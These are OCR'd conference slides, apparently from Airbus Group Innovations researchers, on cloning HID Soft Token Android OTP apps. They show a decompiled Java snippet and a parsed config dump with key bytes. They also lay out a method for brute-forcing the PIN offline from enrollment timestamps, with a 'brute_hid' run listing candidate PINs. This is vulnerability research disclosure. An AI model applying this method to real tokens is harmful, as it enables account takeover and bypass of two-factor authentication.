
Writing to otp_token_device

Reading from otp_token_device

```
if (this.flagSHAPinAndroidid == 0) {
        this.Field249 = Base64.Base64Decode(dataInputStream.readUTF());
            }
```


AIRBUS GROUP

Main results
- Global process



Main results
- Back to the configuration file

Parsing otp_token_device

+ version : 2.0.1.5

0- 1466173791428

1- 1466173792678

Timestamp values

2- 1

3- 1

4- 8

5- 30

6- 646987361

7- 646987362

- Serial Number 0404026469873612

9- 60

10- 0

12 - 0xe4 0x7e 0xbe 0xf4 0x24 0xf3 0xc3 0xc5 0x36 0xb6 0xc4 0x6b 0x34 0xbc 0xa8 0xef 0x3d 0x8d 0x46 0x37 0xcd 0x19 0x36 0xd0

13- 1

16- 0

17- 1

Main results
- Discovering the PIN

- An attacker can clone an enrolled HID Soft Token application, for that, he needs to
  - Copy HID configuration files from a compromised device (jailbreaked for root access)
  - Gather the ***Android_Id*** secure attribute

- The attacker still needs the PIN to unlock the application and generates valid OTP
  - the application will always generate an OTP whatever the entered PIN

- The OTP key is 24 bytes
  - 20 bytes generated by **PBKDF2**(activation code,salt)
  - 4 bytes (Pad) generated by SHA1 algorithm seeded by “***System.getCurrentTimeMillis***” java function

- That is a **stop condition** for brute force attack
  - But we need to get the timestamp used to generate the pad
  - The application stores two timestamps in “***otp_token_device***”” configuration files that corresponds respectively to the beginning and the end of enrollment process.
  - Other idea: use the timestamp that match the creation of “***otp_token_device***” file

Main results
- Discovering the PIN

$ time **./brute_hid otp_token_device_696669 c1bd4f73d5b7a195 b6**

HID SoftToken PIN bruteforcer-- Mouad Abouhali & Raphaël Rigo, Airbus Group Innovations 2016

Serial : 0404024883801600
key: /CaunSKUDjTtMCiyssEmJ/IBVPGig2Nz
max : 1467380213298
min : 1467380130333
Delta : 82965 (82s)
otp_key
 0000 fc 26 ae 9d 22 94 0e 34 ed 30 28 b2 b2 c1 26 27 .&.."..4.0(...&'
 0010 f2 01 54 f1 a2 83 63 73 ..T...cs
Salt : 024883801608

Candidate PIN : 670442, seed : 1467380201940 (Δ 11358) Candidate PIN : 548879, seed : 1467380203719 (Δ 9579) Candidate PIN : 342775, seed : 1467380185989 (Δ 27309) Candidate PIN : 967661, seed : 1467380162435 (Δ 50863) Candidate PIN : 885809, seed : 1467380207808 (Δ 5490) Candidate PIN : 762935, seed : 1467380179725 (Δ 33573) Candidate PIN : 890357, seed : 1467380199296 (Δ 14002) Candidate PIN : 141851, seed : 1467380139679 (Δ 73619) Candidate PIN : 475173, seed : 1467380191965 (Δ 21333) Candidate PIN : 809039, seed : 1467380192199 (Δ 21099) Candidate PIN : 143428, seed : 1467380180732 (Δ 32566) Candidate PIN : 601294, seed : 1467380206236 (Δ 7062) Candidate PIN : 479371, seed : 1467380181593 (Δ 31705) Candidate PIN : 481038, seed : 1467380191215 (Δ 22083) Candidate PIN : 647709, seed : 1467380176277 (Δ 37021) Candidate PIN : 982174, seed : 1467380152064 (Δ 61234) Candidate PIN : 194288, seed : 1467380185384 (Δ 27914) Candidate PIN : 195022, seed : 1467380140985 (Δ 72313) Candidate PIN : 403839, seed : 1467380152672 (Δ 60626)
Candidate PIN : 696669, seed : 1467380213053 (Δ 245)
Candidate PIN : 531252, seed : 1467380143976 (Δ 69322) Candidate PIN : 783219, seed : 1467380148224 (Δ 65074) Candidate PIN : 659005, seed : 1467380149524 (Δ 63774) Candidate PIN : 955376, seed : 1467380163687 (Δ 49611)

real 0m52.923s
user 20m51.500s
sys 0m0.148s

Questions ?